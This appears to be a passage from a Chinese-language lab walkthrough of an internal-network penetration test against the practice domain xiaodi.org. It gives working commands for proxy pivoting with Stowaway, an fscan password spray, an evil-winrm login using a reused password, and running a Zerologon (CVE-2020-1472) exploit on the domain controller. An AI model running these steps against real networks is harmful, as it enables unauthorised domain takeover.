

成功上线
依旧全身扫描一遍

依旧搭建代理
node 3
listen
选1
20001


配置proxybrige就不放了
用fscan试一次密码喷洒
fscan_2.1.3_windows_x64.exe -h 192.168.10.0/24 -np -nopoc -socks5 127.0.0.1:1237 -user administrator -pwd Admin12345

喷洒不中是因为消息长度过大?
直接用smb登录试试
proxychains evil-winrm -i 192.168.10.12 -u Web\Administrator -p Admin12345 //fscan扫出主机名是Web,登录时用Web\Administrator,否则就会走默认的xiaodi.org\Administrator走域账户验证

登录成功
说明192.168.10.12存在密码复用
接下来就是192.168.10.10这个域控了
因为Stowaway的socks5只转发TCP无法转发UDP,所以fscan的扫描无法得出域信息,需要在192.168.10.12这台主机上运行fscan,
___ _
/ _ \ ___ ___ _ __ __ _ ___| | __
/ /_\/____/ __|/ __| ‘__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__| <
\____/ |___/\___|_| \__,_|\___|_|\_\
fscan version: 1.8.4
start infoscan
192.168.10.10:88 open
192.168.10.10:445 open
192.168.10.10:139 open
192.168.10.10:135 open
[*] alive ports len is: 4
start vulscan
[*] NetInfo
[*]192.168.10.10
[->]DC
[->]192.168.10.10
[*] OsInfo 192.168.10.10 (Windows Server 2016 Datacenter 14393)
[*] NetBios 192.168.10.10 [+] DC:DC.xiaodi.org Windows Server 2016 Datacenter 1439
3
已完成 4/4
DC:DC.xiaodi.org
利用cve-2020-1472
echo "192.168.10.10 DC DC.xiaodi.org" >> /etc/hosts
proxychains python3 cve-2020-1472-exploit.py DC 192.168.10.10
